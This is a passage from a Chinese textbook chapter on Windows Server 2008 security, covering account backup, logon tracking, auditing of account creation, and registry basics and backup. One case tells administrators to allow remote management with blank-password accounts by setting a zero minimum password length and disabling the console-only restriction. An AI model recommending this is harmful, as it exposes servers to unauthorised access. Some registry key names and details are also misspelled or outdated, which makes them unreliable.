
第 4 章　操作系统安全技术

✍ **本章课前准备**

学习本章内容之前,需要准备如下知识:

- 了解操作系统的基本原理;
- 掌握 Windows Server 2008 及 Linux 的基本操作。

✍ **本章教学目标**

- 基本掌握高级安全 Windows 防火墙及 Redhat Linux 6.0 的设置方法;
- 熟练 Windows Server 2008 及 Redhat Linux 6.0 相关安全设置;
- 使用 Windows Server 2008 及 Redhat Linux 6.0 的安全功能实现有关功能。

✍ **本章教学要点**

- 了解 Windows Server 2008 及 Redhat Linux 6.0 的基本知识;
- 熟悉 Windows Server 2008 及 Redhat Linux 6.0 的安全模块和常用功能;
- 学会 Windows Server 2008 及 Redhat Linux 6.0 的基本设置。

✍ **本章教学建议**

- 本章内容建议采用实践案例引导模式进行教学。

4.1　操作系统安全概述

目前计算机系统安全面临的威胁主要表现为三类:信息泄露、拒绝服务和信息破坏。其中信息泄露和信息破坏也可能造成系统拒绝服务。

泄漏信息:指敏感数据在有意或无意中被泄漏出去或丢失,它通常包括,信息在传输中丢失或泄漏(如利用电磁泄漏或搭线窃听等方式截获机密信息,或通过对信息流向、流量、通信频度和长度等参数的分析推出有用信息),信息在存储介质中丢失或泄漏以及通过建立隐蔽隧道窃取敏感信息等。

破坏信息:以非法手段窃得对数据的使用权,删除、修改、插入或重发某些重要信息,以取得有益于攻击者的响应;恶意添加、修改数据,以干扰用户的正常使用。

拒绝服务:它不断对网络服务系统进行干扰,改变其正常的作业流程,执行无关程序使系统响应减慢甚至瘫痪,影响正常用户的使用,甚至使合法用户被排斥而不能进入计算机网络系统或不能得到相应的服务。

因此,操作系统的安全是整个信息安全系统安全的基础和核心,本章主要介绍

Windows Server 2008 及 Redhat Linux 操作系统的安全措施。

4.2 Windows 系统加固

4.2.1 实践案例 4-1：Windows 账号安全管理

1. Windows Server 2008 的空白账号控制

在可信任的内工作环境中，网络管理员为了能够提高控制效率，总喜欢使用空白密码的账户对内网中的重要计算机系统进行控制和管理操作。可是，当他们尝试使用空白密码的账户对 Windows Server 2008 系统进行控制时，却发现对应系统禁止使用空白密码，或者即使允许使用空白密码，但是使用这样的空白密码账户也无法对 Windows Server 2008 系统进行有效控制，那么我们有没有办法使用空白密码的账户，对 Windows Server 2008 系统进行高效控制呢？其实很简单，我们只要对与该系统相关的组策略参数进行合适设置，就能实现上述控制目的。

首先，依次单击 Windows Server 2008 系统桌面上的“开始”→“运行”命令，在弹出的系统运行对话框中，输入字符串命令“gpedit. msc”，单击“确定”按钮后，打开对应系统的组策略控制台窗口，如图 4.1 所示。




图 4.1 组策略控制台窗口

其次，在该控制台窗口的左侧位置处，用鼠标依次双击“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“密码策略”选项，在对“应密码策略”选项的右侧显示区域，用鼠标双击“密码长度最小值”组策略选项，从其后出现的组策略选项设置对话框中，将密码长度设置为“0 个字符”，再单击“确定”按钮，保存好上述设置操作结束，如图 4.2 所示。

接着，再依次展开“计算机配置”选择项下面的“Windows 设置”→“安全设置”→“本地策略”→“安全选项”，在对应“安全选项”右侧的列表区域中，用鼠标双击“目标组策略”选项(账户：使用空白密码的本地账户只允许进行控制台登录)，打开如图 4.3 所示的目



图 4.2　密码策略

标组策略选项设置对话框，选中其中的“已禁用”选项，再单击“确定”按钮执行设置保存操作，如此一来我们就能使用空白密码的账户对 Windows Server 2008 系统进行高效控制和管理操作。



图 4.3　目标组策略选项设置

2. 智能备份本地所有账户

如果 Windows Server 2008 系统同时创建了若干个重要的用户账号，并且对于这些用户账号的信息平时不加以备份和保存的话，一旦 Windows Server 2008 系统遇到意外不能正常运行时，这些用户账号的所有信息也会在瞬间丢失，以后我们往往很难通过人工记忆的方法将它们正确恢复到原始状态。为了保护本地所有用户账号信息的安全，我们可以直接使用 Windows Server 2008 系统自带的账号备份功能，来定期对本地系统中的

所有用户账号信息执行智能备份操作，下面就是具体的用户账号备份操作步骤。

首先，以系统特权账号登录进入 Windows Server 2008 系统，单击该系统桌面上的“开始”菜单，从中选择“运行”选项，并在弹出的系统运行框中执行“credwiz”字符串命令，单击“确定”按钮。

其次，选中该向导设置窗口中的“备份存储的用户名和密码”选项，同时单击“下一步”按钮，如图 4.4 所示。




图 4.4 备份存储的用户名和密码 1

打开如图 4.5 所示的设置对话框，单击这里的“浏览”按钮，从其后出现的文件夹选择对话框中，设置好用户账号备份文件的保存文件夹，同时设置好备份文件的名称，最后单击“保存”按钮，如此一来 Windows Server 2008 系统就能智能将本地系统的所有账号信息存储到一个.crd 格式的文件中。



图 4.5 备份存储的用户名和密码 2

如果以后 Windows Server 2008 系统中的用户账号信息不小心被破坏或丢失时，我们可以再次打开用户账号备份向导设置窗口，选中“还原存储的用户名和密码”选项，导入.crd 格式的备份文件，这样 Windows Server 2008 系统的用户账号信息就能很快恢复

正常了。

3. 账户安全策略

追踪用户账户登录信息：与传统操作系统不同的是，Windows Server 2008 系统可以对前一次登录本地系统的用户账户信息进行追踪记录，利用这个功能，我们可以监控系统处于空闲状态时，是否有恶意用户偷偷登录本地计算机的情况。在默认状态下，Windows Server 2008 系统并不能对用户账户的登录状态信息进行追踪、记忆，我们需要按照下面的步骤操作将该功能启用起来。

首先，依次单击 Windows Server 2008 系统桌面上的“开始”→“运行”选项，打开系统运行对话框，将 gpedit. msc 字符串命令填写在其中，同时单击“确定”按钮，进入对应系统的组策略控制台窗口，然后将鼠标定位于该组策略控制台窗口左侧位置处的“计算机配置”节点上，并逐一展开目标节点下面的“管理模板”，如图 4.6 所示。



图 4.6　管理模板

其次，单击选择“Windows 组件”，在其子文件夹中单击选择“Windows 登录选项”，出现如图 4.7 所示的对话框。

再双击右面的“在用户登录期间显示有关以前登录的信息”组策略选项，此时系统屏幕上会出现如图 4.8 所示的目标组策略属性窗口，将其中的“已启动”项目选中，同时单击“确定”按钮保存好上述设置操作，如此一来 Windows Server 2008 系统就可以追踪用户账户登录信息。

以后，我们每次成功重新启动 Windows Server 2008 系统后，系统屏幕会自动弹出提示，告诉我们上一次登录系统的用户账户信息，根据这些信息我们就能大概判断出究竟是否有人偷偷登录本地计算机系统。

4. 即时监控账号创建状态

Internet 网络中的一些病毒或木马，常常会暗地里在 Windows Server 2008 系统中创




图 4.7 Windows 登录选项




图 4.8 登录信息

建恶意账户,日后通过恶意账户就能对本地计算机系统实施非法攻击了,那么我们能否在第一时间知道 Windows Server 2008 系统中有新的用户账号被偷偷创建了呢?其实很简单,我们可以利用 Windows Server 2008 系统新增加的附加任务计划功能,对用户账号的创建事件进行即时监控报警,下面就是具体的监控报警步骤。

首先,单击 Windows Server 2008 系统的“开始”菜单,从中选择“运行”命令,打开本地系统的运行对话框,在其中执行 secpol.msc 字符串命令,进入对应系统的本地安全策略控制台窗口,如图 4.9 所示。

其次,从该安全策略控制台窗口的左侧位置处,依次展开“本地策略”→“审核策略”分支选项,在对应“审核策略”分支选项的右侧显示位置处,用鼠标双击“审核账户管理”组策




图 4.9　本地安全策略控制台

略选项，打开如图 4.10 所示的选项设置对话框，选中该对话框中的“成功”选项，再单击“确定”按钮执行设置保存操作。




图 4.10　审核账户管理

接着逐一选择“开始”→“程序”→“服务器管理器”选项，从服务器管理器窗口左侧位置处选中“配置”选项，再依次展开该节点下面的“本地用户和组”→“用户”子项，同时用鼠标右击“用户”选项，执行右键菜单中的“新建用户”命令来任意创建一个新用户账号，如图 4.11 所示。

下面打开 Windows Server 2008 系统的“控制面板”窗口，双击“管理工具”图标，再双击“事件查看器”选项，单击“Windows 日志”，单击打开其中的“安全”选项，从“安全”选项右侧位置处我们会看到先前创建新用户账号的事件已经产生，如图 4.12 所示。

用鼠标右击目标事件选项，并选择快捷菜单中的“将任务附加到此事件”命令，在弹出的附加任务向导对话框中，依照向导提示创建一个自动报警提示的任务计划，例如我们可以选用“显示消息”报警方式，并将报警内容设置为“有人偷偷在本地非法创建账户”，这么一来要是有木马程序或非法攻击者偷偷在 Windows Server 2008 系统中创建用户账号



图 4.11 服务器管理器



图 4.12 事件查看器

时，我们就能即时在系统屏幕上看到“有人偷偷在本地非法创建账户”这样的报警提示，那样的话我们就能在第一时间知道用户账号的创建状态。

4.2.2 实践案例 4-2：注册表管理

注册表(Registry，繁体中文版 Windows 称之为登录)是 Microsoft Windows 中的一个重要的数据库，用于存储系统和应用程序的设置信息。Windows 注册表是帮助 Windows 操作系统控制软件、硬件、用户环境和界面的数据信息，是 Windows 中的一个

重要的数据库，如图 4.13 所示。



图 4.13　注册表

注册表是 Windows NT 中所有 32 位硬件驱动和 32 位应用程序设计的数据文件。16 位驱动在 Winnt 下无法工作，所以所有设备都通过注册表来控制，一般这些是通过 BIOS 来控制的。在 Windows 95 下，16 位驱动会继续以实模式方式来工作，它们使用 system.ini 来进行控制。16 位应用程序会工作在 NT 或者 Windows 95 下，它们的程序仍然会利用 win.ini 和 system.ini 文件获得信息和控制。在没有注册表的情况下，操作系统不会获得运行和控制附属设备、应用程序和正确响应用户输入的必要信息。

当一个用户准备运行一个应用程序时，注册表提供应用程序信息给操作系统，这样应用程序就可以被操作系统找到，正确的数据文件位置也被规定了，其他设置也都可以使用了。注册表控制所有 32 位应用程序和驱动，控制的方法是基于用户和计算机的，而不依赖于应用程序或驱动，每个注册表的参数项控制一个用户功能或者计算机功能。用户功能可能包括了桌面外观和用户目录。计算机功能和安装的硬件和软件有关，对所有用户来说都是公用的。

有些程序功能对用户有影响，有些是作用于计算机而不是为个人设置的，同样地，驱动可能是用户指定的，但在很多时候，它们在计算机中是通用的。

1. 注册表的基本信息

1) HKEY_CLASSER_ROOT

该键之下至少包括 100 个关键字，这个分支下主要包括 OLE 数据，还包括文件扩展名、文件和应用程序的关联数据，改变分支中的数据结构和内容将直接影响到系统软件的应用，这个分支下的信息都被保存在 system.dat 文件中。

2) HKEY_USER

在这个关键字下显示的信息都被保存在 User.dat 文件中，这包含了与具体用户有关的 Desktop(桌面)配置、网络连接和 Start(开始)菜单。如果用户的计算机被配置为使用用户的配置文件，那么系统就会为每个用户创建一个单独的 User.dat 文件。当一个用户登录到计算机上时，Windows 将读取那个用户的 user.dat 文件，并把该文件放入内存中的 Registry 中。

3）HKEY_CURRENT_USER

它是适用于当前用户的 HKEY_USER 部分。如果只有一个用户，即缺省用户，那么 HKEY_USER\.Default 和 HKEY_CURRENT_USER 是相同信息的不同显示方式。

4）HKEY_LOCAL_MACHINE

这是针对计算机硬件以及安装的软件所设定的分支。如果计算机有多个硬件配置，那么每个配置的信息都保存在这里。如果查看一下该分支下的 SOFTWARE 信息，会发现生产已安装软件的公司的名字都在这儿，这个分支为关于每个公司产品的信息存放和具体机器有关的信息存放提供一个方便的地方。在这儿，你还可以发现应用程序的名字、版本数、应用程序路径名以及硬件设置。Microsoft 也使用这个分支注册它的软件。

5）HKEY_CURRENT_CONFIGURATION

在这里用户可以找到显示设置情况和使用的打印机。

2. 注册表的备份与恢复

1）注册表的备份

单击系统桌面上的“开始”菜单，从中选择“运行”选项，运行 regedit，打开“注册表编辑器”窗口。单击打开“注册表”，选择“导出注册表文件”菜单命令，弹出“导出注册表文件”对话框，如图 4.14 所示。选择注册表备份文件的保存路径、名称以及保存全部或只保存注册表的某个分支。根据自己的需要设定好后，单击“保存”按钮，即可完成注册表的备份。

